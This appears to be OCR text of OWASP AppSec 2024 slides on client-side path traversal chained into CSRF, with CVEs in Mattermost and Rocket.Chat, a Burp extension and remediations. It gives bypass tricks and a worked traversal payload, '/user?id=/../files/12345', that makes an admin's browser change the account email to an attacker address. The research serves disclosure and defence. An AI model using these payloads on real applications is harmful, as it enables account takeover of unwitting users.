
- 1-click CSPT2CSRF in Rocket.Chat
- **CVE-2023-45316**
  - CSPT2CSRF with a **POST sink** in Mattermost
- **CVE-2023-6458**
  - CSPT2CSRF with a **GET sink** in Mattermost
- Thanks for their collaboration and authorization to share this

- Many others findings exploiting based on these examples
  - Very common to have upload and download endpoints




CSPT Burp Extension

- https://github.com/doyensec/CSPTBurpExtension



CSPT Burp Extension


- https://github.com/doyensec/CSPTBurpExtension



CSPT Burp Extension


- Removing False Positives

- Passive Scanner




CSPT Burp Extension

- Passive Scanner



CSPT Burp Extension

- Export Source With Canary



Process to quickly find CSPT2CSRF

- Crawl the target to fill your proxy history
- Define scope
- Click on “Scan”
- Click on “Export Sources With Canary”
- Open all these URLs in your browser
- Check if any issue has been created by the extension (Passive scanner)

CSPT Burp Extension Limitations

- Limitations
  - No DOM or Stored sources unless you use the canary token
  - Some front-end implement client side routing. This routing does not send requests to burp.
  - You will need to properly crawl of the application

- Solutions to these limitations
  - Source code review
  - SAST with appropriate rules (e.g. Semgrep, …)

Sink Exploitation Takeaways

- Common URL exploitation bypasses
  - Passing parameters to backend
    - **?** in the **sink** to add additional query parameter
    - **?**, **#**, **;** in the **sink** to remove extra query parameter
  - Some backends are lax in accepting extra body parameters
  - Some backends accept JSON body params as query parameters
  - HTTP method override
  - Url encoding or double url encoding to exploit path parameters

- **Do not** underestimate **sinks** with other HTTP method: PUT, PATCH, DELETE and GET

Sink Exploitation Takeaways: 1-Click GET CSPT2CSRF

Hey admin, John Doe left my team. Can you, please, do the change ?

Here is the user details: /**user?id= =/../files/12345**

Sure !

GET /user?id=/../files/12345

GET /api/user/../files/21345
Host: api.target.com

First name
John
Last name
Doe
Team
NEWTEAM
Submit

```
{
  "id": "adminID",
  "firstname": "John",
  "lastname":"Doe",
  "team":"DEVTEAM" ,
  "email":"attacker@attacker.com"
}
```

PUT /api/user/adminID
Host: api.target.com

```
{
  "id": "adminID",
  "firstname": "John",
   "lastname":"Doe",
   "team":"NEWTEAM" ,
   "email":"attacker@attacker.com"
}
```

Remediations

- Backend
  - Strict JSON schema and input validation
- Frontend
  - User inputs validation
  - Sanitization against path-traversal attacks in all path parameters in client SDK

Conclusion

- **Thanks to CSPT2CSRF, CSRF is still alive**

- ***Spread the word !!***
  - **Overlooked** by many security researchers
  - Unknown by most of frontend developers
  - ***Very, very common***
  - **GET sink =>**  **=> CSRF**

- CSPT Burp extension will be released soon
  - Along with a white-paper


OWASP 2024
GLOBAL
AppSec
CONGRESS CENTRE
LISBON
JUNE 24-28
THANK YOU